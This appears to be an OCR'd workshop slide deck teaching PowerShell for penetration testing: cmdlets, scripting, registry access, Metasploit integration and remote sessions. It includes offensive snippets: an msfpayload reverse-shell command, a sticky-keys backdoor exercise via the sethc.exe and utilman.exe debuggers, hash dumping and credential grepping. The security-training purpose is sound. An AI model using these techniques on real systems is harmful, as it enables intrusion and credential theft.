
# PowerShell for Penetration Testers

Nikhil Mittal

# Get-Host

- SamratAshok
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.blogspot.com
- Creator of Kautilya and Nishang
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks
  - Clubhack'10, Hackfest'11, Clubhack'11, Black hat Abu Dhabi'11, Black Hat Europe'12, Troopers'12, PHDays'12, Black Hat USA'12, RSA China'12, EuSecWest'12

# Get-Content

- Introduction to PowerShell
- Using ISE, help system,  cmdlets and syntax of PowerShell
- Objects and Pipeline
- Writing simple PowerShell scripts
- Going in-depth: Functions, Jobs and Modules PowerShell Remoting
- PowerShell and Metasploit (Post Exploitation)
- Tools for PowerShell in Pen Tests
- PowerShell with Human Interface Devices
- Security Controls with PowerShell
- Conclusion

# What we will not cover

- The internals and behind the scenes of PowerShell.
- PowerShell is huge, it would be impossible to cover everything, we will keep ourselves to usage in PenTests, the focus would be on ‘quick and dirty hack’ most of the times.
- We will confine ourselves to PowerShellv2 as long as possible as this is what you will find on most of the targets.

# How we will proceed?

- Let us make this an interactive workshop.
- We will start slow and gather pace gradually, be patient.
- The workshop includes source code discussion and quick programming exercises – You have been warned.
- Please excuse me for the “Demo Time” slides, I am really excited about this workshop :)

# What is PowerShell for MS?

- “Windows PowerShell® is a task-based command-line shell and scripting language designed especially for system administration. Built on the .NET Framework, Windows PowerShell helps IT professionals and power users control and automate the administration of the Windows operating system and applications that run on Windows.”

# What is PowerShell for us?


- A shell and scripting language already present on the most general targets in a pen test.
- Easy post exploitation.
- A powerful method to “reside” in the systems and network.
- Less dependence on msf and *<insert_linux_scripting> to executable* libraries.

# Why PowerShell?

- Provides access to almost everything in a Windows platform which could be useful for an attacker.
- Easy to learn and really powerful.
- Based on .Net framework and is tightly integrated with Windows.
- Trusted by the countermeasures and system administrators.
- Consider it bash of Windows.

# PowerShell and Me

- I have been using PowerShell for more then 2 years know.
- Initially I was discouraged by fellow hackers for the fact that I am using a MS technology for hacking. For many MS –*ne* cool
- I tried explaining the benefits but



# Help System

- Really nice help system.
- Most of the problems you will encounter can be solved using it.
- If you want to learn powershell you must learn to use its help system.
- Supports wildcard.
- Use Update-Help (v3) to update your help files.

# Help System

*Get-Help <cmdlet name | topic name>*

- Shows a brief help about the cmdlet or topic.
- Comes with various options and filters.
- *Get-Help*, *Help* and *-?* Could be used to display help.
- *Get-Help About_<topic>* could be used to get help for conceptual topics.

# Exercise 1

- Try Get-Help now.
- Use it retrieve help about Get-Command with examples.
- Use about_<topic> to retrieve help about functions.
- Use it with wildcards to list help about “commands”.

# PowerShell ISE

- GUI!!
- Editor/Scripting Environment with some fancy features.
- Etc.

# PowerShell Console

- Where all the action is!
- Tab Completion, Supports aliases, basic operators, the “Shell” part of powershell.
- Reminds of BSoD :P
- Etc.

# Cmdlets

- One of the best things in PowerShell.
- Task based commands.
- MS calls it the heart-and-soul of PowerShell.
- Many interesting cmdlets from a pentester’s perspective.

# Exercise 2

- List all cmdlets using Get-Command.
- List top 10 cmdlets which you think could be useful in a Penetration Test
- Read help of the commands, try on the VM
- Share the list with me :)

# PowerShell Scripting

- Use cmdlets, native commands, functions, .Net, DLLs, WMI and much more in a single “program”
- PowerShell scripts are really powerful and could do much stuff in less lines.
- Easy syntax (mostly ;)) and easy to execute (forget ExecutionPolicy for now)

# PowerShell Scripting

- Variables are declared in the form $<variable>
- Variables could be used to hold output of command, objects and values.
- “Type” of variable need not be specified.
- For example, *$directories = Get-ChildItem* is a valid statement.
- PowerShell scripts by default do not get executed if you double-click. This is a security measure.

# Exercise 3

- Write a script which
  - Starts notepad.exe on your VM
  - List all processes running on your VM, kill only notepad.exe
  - Check if notepad.exe is running.

# Objects

- PowerShell provides many objects for you already.
- *Get-<something>* returns an object.

# Pipeline

- Like most other shells, PowerShell supports the pipe operator (|).
- Each command in pipeline receives an object from the previous command, does stuff and passes it to the next command.

*Get-Content  secrets.txt | Select-String “password” | Out-File -Filepath passes.txt*

# Functions

- In PowerShell, a function could be defined as

  *function example ($param1, $param2){ <do>}*

- Called as

  *example <value1> <value2>*

# Functions

- You can type constraint the parameters

  *function example ([int] param1, param2) {<do> }*
- Functions can also be called as

  *example –param1 <value> -param2 <value>*
- By using the *param* option you can create mandatory as well as positional parameters.

# Functions

- PowerShell doesn’t support overloading.
- Variable parameters are supported. The extra ones land in $args.
- Functions return array of objects automatically.
- $input is a special variable to process inputs from pipeline.

# Exercise 4

- Make a function for the script you wrote in Exercise 3.
  - Try the script with different process names.
  - Make it mandatory to pass a process name.
  - Pass multiple parameters to the function. Make them positional.

# Modules

- A script with extension .psm1, great for code reuse.
- Use Ge*t-Module –ListAvailable* to list all available modules.
- Use Import-Module to import a module

  *Import_Module <modulename>*

  *Import_Module <modulepath>*

# Modules

- You can create a module just by renaming your script to .psm1

  *copy .\script_ex.ps1 .\module_ex.psm1*
- You can also control what to expose in a module using *Export-ModuleMember.*
- We will not touch Module manifest and related things.

# Exercise 5

- Try to import a module.
- Can you import a particular function or cmdlet from a module?
- Write a module which gets last modified date of file.

# Registry Access with PowerShell

- Registry could be accessed as drive due to Registry psprovider.

  *Get-PSProvider –PSProvider Registry*
- HKLM and HKCU are available by default while other hives could be accessed using other ways.
- Very easy and powerful way to access the Registry.

# Registry Access with PowerShell

- Three core cmdlets[#] used to access registry:
  - *Get-Item*
  - *Get-ChildItem*
  - *Get-ItemProperty*
- Use *Get-Item* to get details (list of properties) of the registry key.
- Use *Get-ChildItem* to list sub-keys of a key. Use the *-Recurse* parameter to list recursively.
- Use *Get-ItemProperty* to view values of registry keys.

# Registry Access with PowerShell

- To edit/create/rename values in registry:
  - *Set-Item*
  - *Set-ItemProperty*
  - *New-Item*
  - *Rename-Item*
  - *New-ItemProperty*
  - *Rename-Itemproperty*

# Registry Access with PowerShell

- Accessing other Registry hives
- By using the *New-PSDrive* cmdlet we can create  new PSDrives

  *New-PSDrive -Name <nameofpsdrive>  -PSProvider Registry -Root Registry::HKEY_USERS*

- By setting the location to Registry ROOT

  *Set-Location Registry::*

  We can now use the core cmdlets to access the registry keys.

# Exercise 6

- Find all currently and recently logged on users on a machine.
- Get browsing history (typed urls) from Internet Explorer.
- Can you think of five interesting Registry Keys which could be useful in Pen Tests.
- Set cmd.exe as debugger for sethc.exe and utilman.exe in Registry.

# PowerShell and Metasploit

- Combining two of the most powerful tools FTW.
- But, metasploit is still not utilizing full power of powershell.
- Let us have a look where powershell can be used in metasploit right now.

# PowerShell and Metasploit


Generating powershell payloads

- Msfencode now supports encoding payloads in powershell.

  *./msfpayload windows/meterpreter/reverse_tcp LHOST=<> exitfunc=thread R | ./msfencode -t psh*

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```




```
PS C:\> _
```

# PowerShell and Metasploit


Executing Scripts from meterpreter using post module

- There is one post module for this

  *post/windows/manage/powershell/exec_powershell*

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```





```
PS C:\> _
```

# PowerShell and Metasploit

Executing Scripts from meterpreter console

- Upload the script using upload functionality of meterpreter.
- Switch to plain old windows shell from meterpreter.
- Use powershell.exe <scriptname> to execute the script.
- A script could be downloaded using oneliner powershell downloader.


Windows PowerShell
PS C:\> .\Show-Demo.ps1
PS C:\> _

# PowerShell and Metasploit

Executing Scripts using psexec_command

- Use an already uploaded script or run a semicolon separated scriptblock.

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```

```
PS C:\> _
```

# PowerShell and Metasploit

Dump password hashes

- Use powerdump post script to dump hashes from a system.

# PowerShell and Metasploit

In metasploit, wherever cmd.exe is being used, try using powershell.

# PowerShell Remoting

- Think of it as psexec on steroids.
- You will found this increasingly used in enterprises.
- Though there are prerequisites (Remoting should be enabled) to use this in a pen test, it is still very useful.
- You get an elevated shell on remote system if admin creds are used to authenticate.

# PowerShell Remoting

Scenarios

- In a trusted domain, you have target/global admin credentials.
- In a trusted domain, you have target/global admin shell.
- To/From a computer not part of a trusted domain, you have target/global admin credentials.
- To/From a computer not part of a trusted domain, you have target/global admin shell.

# PowerShell Remoting

- Trusted Domain with target/global admin credentials

  *Enter-PSSession –Computername <targetip> -Credential <computername>\<username>*

- Trusted Domain with target/global admin shell

  *Enter-PSSession <targetip>*

# PowerShell Remoting

- Target not part of a trusted domain, with target/global admin credentials
  - You have to add the target machine as trusted host on your machine.

  *Set-Item wsman:localhost\client\trustedhosts -Value <targetip or name>*
  - Check with

  *Get-Item wsman:\localhost\Client\TrustedHosts*

# PowerShell Remoting

- Target not part of a trusted domain, with target/global admin credentials.

  *Enter-PSSession <targetip> -Credential <computername>\<username>*

  – Game Over :)

# PowerShell Remoting

- Target not part of a trusted domain, with target/global admin shell.
  - You have to add the target machine as trusted host on your machine.

  *Set-Item wsman:localhost\client\trustedhosts -Value <targetip or name>*
  - Check with

  *Get-Item wsman:\localhost\Client\TrustedHosts*

# PowerShell Remoting

- Target not part of a trusted domain, with target/global admin shell.

  *Enter-PSSession <targetip>*

  Yes, it is that simple!

# PowerShell Remoting

Invoke-Command

- Run commands and scripts on remote computer(s), in disconnected sessions (v3), as background job and more.
- Needs admin on local computer.

*Invoke-Command -ComputerName (Get-Content <list_of_servers>) -FilePath <path_to_script> -ArgumentList <arg1, arg2>*

# PowerShell Remoting

Invoke-Command

